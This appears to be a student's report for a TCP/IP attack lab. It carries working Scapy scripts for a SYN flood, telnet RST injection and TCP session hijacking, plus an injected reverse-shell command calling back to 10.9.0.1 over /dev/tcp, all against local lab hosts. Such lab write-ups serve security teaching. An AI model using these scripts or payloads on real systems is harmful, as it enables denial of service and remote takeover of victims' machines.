Lab2 report: TCP/IP Attack


Name: Guo Yuchen
Student ID: 1004885

Task 1.1: Launching the Attack Using Python


synflood,py:

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import time

ip = IP(dst= "10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

init_time = time.time()
interval = time.time() - init_time

while interval < 60:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
    interval = time.time() - init_time
    print(interval)
```

After spoofing TCP SYN packets for around 60 seconds, the connection is still able to be established, as shown below.



There may be multiple problems. Firstly, we resolve the retransmission issue by running 3 instances of `synflood.py` in parallel.




After running the program for around 55 seconds, the connection shows trying all the time, which means that the attack has succeeded.

Then, to evaluate the effect of the size of the queue, adjust the net.ipv4.tcp_max_syn_backlog to be 80, 40, and 20, and observe the results.

Ps: to clear past records, firstly run the "ip tcp metrics flush" command on the victim, and execute until netstat -nat are cleared.


sysctl -w net.ipv4.tcp_max_syn_backlog=80

It stops connecting after around 2 seconds. By observing the output of the synflood program, we see that the program can flood 30 messages in 1 seconds. And since its actual capacity is about 60=30*2, it makes sense.




sysctl -w net.ipv4.tcp_max_syn_backlog=40

It stops connecting after 1 seconds. Similarly, since its actual capacity is about 30, it makes sense.




sysctl -w net.ipv4.tcp_max_syn_backlog=20

It stops connecting in roughly 1 second. The queue size is too small and the attacker sends messages too fast, thus it's hard to capture the exact timing.




Task 1.3: Enable the SYN Cookie Countermeasure



Although the attacker program has been running for almost 90 seconds, it is still able to connect to the victim machine. Since SYN cookie protects the machine from syn flooding attack.

Task 2: TCP RST Attacks on telnet Connections


```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    pkt.show()
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R",
seq=pkt[TCP].seq)
    rst_pkt = ip/tcp
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```



After establishing a telnet connection between host 10.9.0.5 and 10.9.0.6, send a spoofed RST packet(flags=”R”) right after sniffing a tcp packet. The RST packet closed the telnet connection immediately, which is sown as “Connection closed by foreign host” on the victim machine.

Task 3: TCP Session Hijacking


```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # pkt.show()
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",
seq=pkt[TCP].seq, ack=pkt[TCP].ack)
    data = "\r nc 10.9.0.7 21\r"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```



After establishing a telnet connection between host 10.9.0.5 and 10.9.0.6, the VM hijacked into the session and send data: “\r nc 10.9.0.7 21\r”. Then on the victim side, the command is executed , and 10.9.0.7/21 receives a connection from the victim 10.9.0.5.

Task 4: Creating Reverse Shell using TCP Session Hijacking

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # pkt.show()
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A",
seq=pkt[TCP].seq, ack=pkt[TCP].ack)
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

pkt = sniff(iface="br-e6512860ed72",
            filter="tcp and net 10.9.0.5 and net 10.9.0.6",
            prn=spoof_pkt)
```



Similar to task 3, change the command sent by VM to be “\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r”, which creates a reverse shell. We can see that the command is executed, and the shell is shown on the VM’s terminal (shown in top right terminal), at where we can type in commands to be executed on the victim’s machine.